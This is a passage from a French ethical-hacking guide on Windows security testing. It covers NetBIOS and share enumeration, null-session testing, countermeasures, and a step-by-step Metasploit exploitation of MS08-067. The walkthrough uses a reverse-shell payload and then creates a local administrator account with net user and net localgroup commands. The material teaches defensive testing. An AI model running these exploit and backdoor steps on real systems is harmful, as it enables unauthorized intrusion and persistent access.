


Figure 12.4 : Collecte d'information sous Windows 7 avec nbtstat.

La figure montre la table de noms NetBIOS de l'ordinateur distant, telle qu'elle est collectée grâce à la commande `nbtstat -A`. Vous voyez le nom de l'ordinateur, le nom de domaine et l'adresse MAC de la machine.

Il n'est pas nécessaire d'utiliser un outil sophistiqué comme Nexpose pour recueillir ces informations de base. Bien sûr, l'interface graphique d'un tel outil donne un résultat plus agréable à visualiser et vous pouvez collecter toutes sortes d'informations avec le même outil.

Partages réseau

Pour permettre à plusieurs machines d'un réseau d'accéder au même disque ou au même répertoire, Windows utilise le concept de *partage réseau* (share). Un tel partage est facile à définir et permet aux utilisateurs de partager aisément des fichiers sans avoir besoin de mettre en place un serveur. Mais ces

partages sont souvent mal configurés, ce qui permet à des pirates et à des maliciels qui ont réussi à s'introduire dans le réseau d'accéder à des informations qu'ils ne devraient pas pouvoir lire. Dans l'outil **LanGuard** par exemple, vous affichez des informations concernant les partages réseau avec son module **Share Finder** qui dresse une liste complète en analysant toute une plage d'adresses IP (Figure 12.5).




Figure 12.5 : L'outil LanGuard pour analyser les partages Windows.

Dans l'exemple, le groupe **Tout le monde** (*Everyone*) dispose d'un accès complet au partage nommé **LifeandHealth** de la machine THINKPAD. Ce genre de situation anormale se rencontre fréquemment, puisqu'il suffit qu'une personne donne accès à son disque local à tous ses collègues. Le problème est que les gens oublient de limiter les droits d'accès, ce qui ouvre une brèche de sécurité.

Les partages tels qu'ils sont visibles dans la Figure 12.5 sont exactement ce que recherche un pirate, car les noms des partages permettent de deviner quel genre de fichier s'y trouve, une fois que l'attaquant aura réussi à se connecter au partage. Le pirate aura tendance à essayer de naviguer dans le partage. Je reparle de la confidentialité des

partages réseau plus loin dans ce chapitre ainsi que dans le Chapitre 16.

Contre-mesures NetBIOS

Voici quelques parades à mettre en place pour limiter les risques d'attaques NetBIOS et NetBIOS sur TCP/IP :

» Utilisez toujours un pare-feu réseau.

» Activez sur chaque machine le pare-feu Windows ou un autre pare-feu personnel.

» Dans le panneau de configuration, désactivez le partage de fichiers et d'imprimantes Windows. Dans Windows 8.1 et Windows 10, il se

trouve dans le module Réseau et Internet, puis dans le Centre réseau et partages et enfin dans les paramètres de partage avancés.

»

Sensibilisez les utilisateurs au danger qu'il y a à partager des fichiers en laissant l'accès libre à tout le monde. Je reparle de ces risques dans le Chapitre 16. Les partages constituent de nos jours la principale faille de la plupart des réseaux.

Un partage est caché lorsque son nom est suivi d'un signe dollar ($). Cela ne le masque en rien pour les outils d'analyse et c'est donc

une fausse mesure de sécurité. D'ailleurs, lorsqu'un pirate tombe sur un partage caché, il aura encore plus intérêt à y entrer, puisqu'il contient sans doute des informations confidentielles.

Détection de session nulle

Une faille bien connue de Windows permet d'ouvrir une connexion anonyme, appelée *session nulle*, pour se connecter à un partage caché qui porte le nom **IPC$**, ce qui signifie InterProcess Communication. Cette connexion permet ensuite de récupérer des informations de configuration, et notamment les identifiants des utilisateurs et les noms des partages, voire de modifier le contenu de

la base de registre à distance !

À partir de Windows Server 2008 et de Windows 7, les connexions nulles sont interdites par défaut. Pourtant, je rencontre souvent des machines qui ont été configurées pour permettre ce type de connexion, en désactivant le pare-feu Windows. Vous devinez que cela peut causer de sérieux soucis.

Test de session nulle

Voici comment procéder pour vérifier si vous pouvez ouvrir une session nulle sur un ordinateur Windows :

1. **Utilisez d'abord la**

commande net comme ceci :

```
 net use \
\nom_hote_ou_adresseIP\ipc$
"" "/user:"
```

Voici les paramètres à définir pour la commande **net** :

- **net** est le nom de la commande de gestion réseau standard de Windows. Vous le faites suivre de son option **use**.
- Vous indiquez le nom de la machine hôte ou l'adresse IP à laquelle vous désirez

vous connecter par une session nulle.

- Vous ajoutez enfin un mot de passe vide ”” et un nom d’utilisateur vide “/ **user :** “.

Ces deux paramètres vides sont à l’origine de l’expression « session nulle ».

2. **Lancez la tentative de connexion en frappant la touche Entrée**.

La Figure 12.6 montre une connexion de session nulle

réussie. Vous devez voir apparaître le message de confirmation de succès.




Figure 12.6 : Connexion par session nulle à un système Windows vulnérable.

Pour confirmer que les sessions sont actives, saisissez la commande suivante :

```
net use
```

La Figure 12.6 permet de voir que nous avons réussi à nous connecter au partage IPC$ sur deux machines différentes.

Collecte d'informations

Une fois qu'une session nulle est ouverte, vous pouvez utiliser à distance tous vos outils de collecte d'informations.

Si vous êtes un pirate, vous récupérez les données que renvoient les programmes d'énumération pour tenter les actions suivantes par exemple :

- Craquage des mots de passe des utilisateurs que vous trouvez, comme décrit en détail dans le Chapitre 8.

» Création d'unités logiques (D : , E : , *etc.*) pour chacun des partages réseau accessibles.

Les programmes que je vais présenter maintenant permettent de réaliser une énumération système pour les versions de Windows antérieures à Server 2003 et Windows XP. Sachez que ces anciennes versions sont encore assez répandues.

net view

La commande **net view**, visible dans la Figure 12.7, permet de visualiser les noms des partages Windows que la machine laisse connaître au monde entier. Cette information vous permet ensuite d'envisager les opérations suivantes :

»

Création d'unités de disques connectées au partage ou craquage des mots de passe du partage ;

» exploitation de droits d'accès aux partages, notamment ceux pour Tout le monde, et qu'il faudrait supprimer.




Figure 12.7 : Affichage

des partages d'une machine Windows distante avec net view.

Données de configuration et des utilisateurs

Les outils **Winfo** et **DumpSec** (https://www.systemtools.com/somarsoft/index.html) permettent de recueillir des informations concernant les utilisateurs et les configurations, et notamment les domaines Windows dont le système fait partie, les paramètres de sécurité, les noms des utilisateurs locaux et bien sûr les partages disques.

Vous choisirez l'un ou l'autre selon que vous préfériez une interface graphique ou texte, car Winfo fonctionne sur ligne de commande en

mode texte.

L'avantage de l'outil en mode texte Winfo est qu'il permet de créer des scripts pour automatiser l'énumération. Voici un extrait de ce que Winfo renvoie pour un serveur Windows NT ; la même opération est réalisable pour les autres systèmes Windows :

```
Winfo 2.0 -
copyright (c)
1999-2003, Arne
Vidstrom
- http://
www.ntsecurity.nu/
toolbox/winfo/
SYSTEM
INFORMATION:
- OS version: 4.0
PASSWORD POLICY:
- Time between
end of logon time
and forced
logoff: No forced
logoff
- Maximum
```

```
password age: 42
days
- Minimum
password age: 0
days
- Password
history length: 0
passwords
- Minimum
password length:
0 characters
USER ACCOUNTS:
* Administrator
(This account is
the built-in
administrator
account)
* doctorx
* Guest
(This account is
the built-in
guest account)
* IUSR_WINNT
* kbeaver
* nikki
SHARES:
* ADMIN$
- Type: Special
share reserved
for IPC or
administrative
share
* IPC$
- Type: Unknown
```

```
* Here2Bhacked
- Type: Disk
drive
* C$
- Type: Special
share reserved
for IPC or
administrative
share
* Finance
- Type: Disk
drive
* HR
- Type: Disk
drive
```

Cette collecte d'informations n'est plus possible dans une installation par défaut de Server 2003, Windows XP et les versions plus récentes. Je vous souhaite de ne pas découvrir que ces anciennes versions de Windows sont encore utilisées dans votre organisation.

Au niveau des

identifiants utilisateurs renvoyés par ces outils, vous pouvez chercher ceux des anciens salariés dont les comptes n'ont pas encore été désactivés et éventuellement le compte qu'aura créé un pirate en tant que porte dérobée.

Un pirate qui obtient ces informations va tenter de craquer les mots de passe les plus fragiles pour se connecter ensuite.

Contre-mesures

Si cela vous est possible, cherchez à mettre à jour la machine soit vers Windows Server 2016, soit vers

Windows 8.1 ou Windows 10, qui ne souffrent plus de ces failles.

Vous pouvez aisément vous protéger d'une tentative de session nulle en appliquant une ou plusieurs des techniques suivantes :

- Bloquez NetBIOS sur le serveur Windows en interdisant aux ports TCP suivants de réussir à traverser le pare-feu du réseau ou personnel :
  - 139 (service des sessions NetBIOS) ;
  - 445 (exécution de SMB sur TCP/IP sans NetBIOS).

» Désactivez le partage de fichiers et d'imprimantes pour les réseaux Microsoft dans les propriétés de la connexion réseau, dès que ce n'est pas indispensable.

» Limitez les connexions anonymes. S'il existe encore des machines sous Windows NT ou 2000 dans votre environnement, ce que je ne vous souhaite pas, vous pouvez modifier la valeur de type DWORD de la clé de registre suivante comme indiqué :

```
HKEY_LOCAL_MACHINE
\SYSTEM
\CurrentControlSet
```

```
\ Control\LSA
\

RestrictAnonymous
```

- **Aucune clé :** c'est le choix par défaut.
- **Valeur 0, utilisation des permissions par défaut :** ce choix autorise les connexions en session nulle.
- **Valeur 1, pas d'énumération des comptes et partages SAM :** niveau de sécurité intermédiaire

qui laisse possible une session nulle vers IPC$, ce qui permet à un outil comme **Walksam** de collecter des données.

- **Valeur 2 (pas d'accès sans permission anonyme explicite) :** ce réglage de sécurité renforcée interdit les connexions session nulle et l'énumération système.

La valeur 2 ci-dessus

peut entraîner des problèmes pour naviguer dans le réseau et permettre au contrôleur de domaine de communiquer. Soyez donc vigilant, car vous pourriez mettre votre réseau hors service.

À partir de Windows Server 2008 R2 et Windows 7, il vous suffit de vérifier que les composants d'accès anonyme au réseau du groupe local ou de la GPO ont les valeurs montrées dans la Figure 12.8.

Figure 12.8 : Paramètres de sécurité locale pour interdire les sessions nulles dans Windows 7.

Vérification des droits de partage

Un partage Windows est un disque accessible en réseau. Les utilisateurs peuvent le voir apparaître dans le module **Réseau** de Windows. Les partages sont souvent mal configurés, et laissent

trop d'accès libres. L'explorateur Windows permet donc d'y accéder, mais un utilisateur malveillant qui accède à un système par effraction peut se servir de cette faiblesse pour créer de vrais problèmes de sécurité, voler des informations confidentielles et bien sûr effacer tous les fichiers qu'il trouve.

Valeurs par défaut

Les valeurs qu'ont par défaut les droits d'accès aux partages varient selon la version de Windows.

Windows 2000 et NT

Lorsque vous définissez une ressource partagée sous Windows NT et 2000, sauf mention contraire, le groupe Tout

le monde (Everyone) reçoit tous les droits, donc pour naviguer, lire et écrire tous les fichiers.

Normalement, ces anciennes versions de Windows n'ont plus cours, mais il en reste !

Si quelqu'un ouvre une session nulle comme décrit plus haut, pour se connecter à IPC$, il est automatiquement
intégré au groupe Tout le monde et obtient donc des droits en lecture et en écriture à un serveur Windows NT ou Windows 2000.

Windows XP et suivants

À partir de Windows XP, donc dans Windows Server 2016,
Windows 10 et autres, le groupe Tout le monde ne reçoit qu'un droit en

lecture au partage. C'est un progrès certain par rapport à Windows 2000 et Windows NT. Dans certains cas, vous ne voudrez même pas laisser le droit en lecture à ce groupe.

Ne confondez pas les droits d'accès à un partage avec ceux concernant les fichiers. Lorsque vous créez un partage, vous devez définir les deux types de droits. Dans les versions actuelles de Windows, cela crée une complication pour les utilisateurs réguliers, ce qui les pousse à ne pas définir de partage. Mais à moins de verrouiller totalement les bureaux Windows, vous ne pouvez pas empêcher un utilisateur de rendre ses fichiers disponibles, éventuellement par un

service de partage à distance comme OneDrive ou ShareFile.

Test des partages

Faire l'inventaire des droits sur vos partages vous permet d'obtenir une bonne vue globale de qui peut accéder à quoi, et d'évaluer la vulnérabilité des partages réseau et de leurs contenus. Vous trouverez sans doute des partages dont les droits sont inutilement généreux. Croyez-moi, j'en trouve régulièrement !

La solution la plus simple pour vérifier les partages consiste à ouvrir une session Windows avec l'identité d'un utilisateur local ou du domaine, et sans privilèges particuliers. Vous utilisez ensuite un programme

d'énumération qui va dresser la liste des partages.

Par exemple, l'outil **SoftPerfect Network Scanner** possède des capacités de recherche des partages, y compris ceux qui sont masqués. Les options correspondantes sont visibles dans la Figure 12.9.

Je reviendrai dans le Chapitre 16 sur les techniques permettant de détecter des informations stockées dans des fichiers non structurés sur des partages réseau et dans d'autres équipements de stockage.

Figure 12.9 : L'outil SoftPerfect Network Scanner permet de trouver tous les partages Windows.

Failles des correctifs non

appliqués

Traquer les failles qui permettraient d'accéder à des informations ou à tout un système est une bonne chose. C'en est une autre de découvrir une faille telle qu'un attaquant réussirait à accéder à un système en moins de 10 minutes. Exploiter une telle faille n'est pas difficile pour une personne qui sait lancer un exécutable malveillant sur le système. Un outil tel que Metasploit, si un correctif crucial a été oublié, va prouver de quelle façon tout un réseau peut être compromis. Les correctifs oubliés sont des mets de choix pour les cybercriminels.

Malgré tous les règlements de sécurité qu'il faut contresigner et

tous les outils d'administration des correctifs, je trouve toujours des machines sous Windows, quel que soit le réseau, sur lesquelles certains correctifs n'ont pas été appliqués. Cette négligence peut avoir pour origine un faux positif en provenance d'un analyseur de failles ou une décision de ne pas appliquer un correctif considéré comme réparant une menace faible. Même si vous pensez que tout est à jour, il faut le vérifier. En matière de sécurité, faites confiance, mais contrôlez malgré tout.

Avant de vous embarquer dans l'exploitation de failles avec l'outil Metasploit, soyez averti que vous entrez en territoire sensible. Vous allez pouvoir obtenir un accès

total, mais non autorisé, à des systèmes, mais vous allez également les faire basculer dans un état qui pourrait les bloquer ou redémarrer. Lisez bien la documentation de chacun de vos tests et prenez vos précautions.

Pour pouvoir exploiter un correctif absent, il faut d'abord savoir qu'il l'est. Utilisez par exemple Nexpose ou Nessus. Le premier des deux semble trouver aisément ces failles, même lorsque je l'utilise sans être authentifié sur le réseau.

La Figure 12.10 montre les résultats d'une analyse Nexpose pour un serveur Windows qui souffre de la fameuse faille de 2008, `Windows Plug and Play Remote Code Execution` (MS08-067). Il m'arrive souvent de détecter la faille de serveur SMB

(MS17-010) qui a été exploitée par le rançongiciel célèbre WannaCry. C'est une faille particulièrement vicieuse puisqu'elle permet à l'attaquant de s'introduire dans le système puis de crypter toutes les données de tous les disques afin de réclamer une rançon.




Figure 12.10 : Une faille

de correctif trouvée par Nexpose.

Pour compromettre ou même crypter la totalité d'un réseau, il suffit d'un clic au mauvais endroit. J'ai parlé de l'ingénierie sociale et de l'attaque par hameçonnage dans le Chapitre 6.

LA SÉCURITÉ DE WINDOWS 10

Toutes les failles qui affectent les systèmes Windows peuvent parfois vous motiver pour basculer vers Linux ou macOS. Pas si vite. Microsoft a fait de grands progrès au niveau de la sécurité à partir de Windows 7 et Windows 8, et encore plus dans la version Windows 10.

À partir de Windows 8, Microsoft a fait bien plus dans Windows 10 que redonner accès aux boutons et au menu **Démarrer**. Jugez par vous-même :

»

Windows Update for Business permet de mieux contrôler la mise en place des correctifs Windows en entreprise.

»

La planification des redémarrages pour les correctifs Windows fait en sorte d'inciter les utilisateurs à rester protégés.

»

Une version professionnelle de BitLocker permet de crypter la totalité d'un disque ainsi que **BitLocker To Go** pour les périphériques amovibles.

»

Une meilleure protection contre les maliciels grâce à **Windows Defender** offre les fonctions de protection avancée des menaces, de protection des données d'authentification (*credentials*), de protection des périphériques, de contrôle de bonne santé des périphériques et de protection contre les exploits.

»

Le système d'authentification utilisateur Hello sait exploiter les analyseurs d'empreintes digitales et autres appareils biométriques tels que les scanneurs de visage et de fond de l'œil.

Enfin, Windows 10 est devenu très rapide, ce qui est appréciable lorsque vous utilisez ce système pour faire vos tests de sécurité. Le gain de performances est suffisant pour que les utilisateurs cessent de désactiver ou de tenter de désactiver leur antivirus pour regagner un peu de performances, ce qui arrive encore souvent. Bien sûr, vous ne leur fournirez pas non plus de droit d'accès d'administrateur.

Mes analyses et mes tentatives d'attaques visant Windows 10 m'ont permis de constater que par défaut l'installation est déjà assez sûre, et cela dès la première version officielle. Pour autant, Windows 10 n'est pas protégé contre toutes les attaques. À partir du moment où il y a des humains pour créer les logiciels, administrer

les réseaux et supporter les utilisateurs, des gens continueront à faire des erreurs et à laisser les fenêtres ouvertes au grand bonheur des malfaisants qui n'attendent que cela. Oui, même Windows 10 peut subir une attaque de rançongiciel. Vous ne devez jamais baisser la garde et maintenir toujours une bonne sécurité du poste de travail, notamment une protection contre les maliciels.

Test d'attaque avec Metasploit

Une fois que vous avez trouvé une faille de correctif, il ne reste plus qu'à chercher à l'exploiter. Dans l'exemple qui suit, je me sers de l'outil **Metasploit Framework** qui est un outil open source maintenu par la société Rapid7. Je vais chercher à obtenir une

invite de commande à distance sur un serveur. Voici comment vous pouvez faire la même chose :

1. **Commencez par télécharger puis installer Metasploit Framework (`https://www.metasploit.com`).**

   J'ai bien sûr utilisé la version Windows.

2. **Lancez Metasploit Console.**

   Vous disposez également d'une version en navigateur Web, mais je préfère la version console en mode texte.

   Vous voyez apparaître un écran comme celui de la Figure 12.11.



Metasploit Pro Console
File Edit View Help
http:
Payload caught by AV? Fly under t
Metasploit Pro -- learn more on h
=[metasploit v4.11.4-2015
+ -- --=[1494 exploits - 948 aux
+ -- --=[432 payloads - 37 encod
+ -- --=[Free Metasploit Pro tri
[*] Successfully loaded plugin: p
msf >
Ready

Figure 12.11 : L'écran d'accueil de la console Metasploit.

3. **Définissez l'exploit que vous voulez tenter**.

Par exemple, pour essayer l'exploit `Microsoft MS08-067 Plug and Play`, saisissez la commande suivante :

```
use exploit/windows/smb/
ms08_067_netapi
```

4. **Désignez d'abord la machine cible RHOST puis la machine locale LHOST avec les deux commandes suivantes :**

```
set RHOST addresse_IP
set LHOST addresse_IP
```

5. **Vous devez maintenant définir le système**

d'exploitation cible, mais vous pouvez indiquer la valeur 0 pour qu'il soit cherché automatiquement :

```
set TARGET 0
```

6.

Il vous reste à définir la charge utile à faire exécuter, c'est-à-dire le code.

Je choisis souvent `windows/shell_reverse_tcp` qui permet d'obtenir une invite à distance sur le système.

La Figure 12.12 montre ces préparatifs dans la console Metasploit.



Metasploit Pro Console
File Edit View Help
Payload caught by AV? Fly under t
Metasploit Pro -- learn more on h
=[metasploit v4.11.4-2015
+ -- --=[1494 exploits - 948 aux
+ -- --=[432 payloads - 37 encod
+ -- --=[Free Metasploit Pro tri
[*] Successfully loaded plugin: p
msf > use exploit/windows/smb/ms0
msf exploit(ms08_067_netapi) > se
RHOST => 10.1.1.100
msf exploit(ms08_067_netapi) > se
LHOST => 10.1.1.215
msf exploit(ms08_067_netapi) > se
TARGET => 0
msf exploit(ms08_067_netapi) > se
PAYLOAD => windows/shell_reverse_
msf exploit(ms08_067_netapi) >
Ready

Figure 12.12 : Préparation d'un exploit dans Metasploit.

7. **Saisissez la commande Exploit dans la console Metasploit**.

L'outil va envoyer la charge vers le système cible. Si l'exploit réussit, vous voyez apparaître une invite de commande et vous pouvez saisir des commandes DOS comme **DIR** (Figure 12.13).




Figure 12.13 : Obtention de l'accès à l'invite de commande du système cible à

cause d'un correctif Windows oublié.

Ironiquement dans cet exemple, il s'agit d'un ordinateur Mac dans lequel Windows a été démarré par le simulateur **BootCamp**. J'en ai vraiment pris le contrôle. Souvent, je décide de créer un compte utilisateur, ce qui est possible directement avec Metasploit au moyen d'**adduser**. Je préfère le faire à la main pour pouvoir faire des captures d'écran des différentes étapes. Par exemple, pour ajouter un utilisateur, vous saisissez la commande suivante à l'invite de Metasploit :

```
net user
nomutilisa
password /add
```

Vous devez ensuite ajouter l'utilisateur au groupe des

administrateurs locaux au moyen de la commande suivante :

```
net groupelocal administrators nomutilisa /add
```

Vous pouvez ensuite ouvrir une session sur le système et créer un disque pour le partage **C $** ou bien ouvrir une connexion par le bureau à distance.

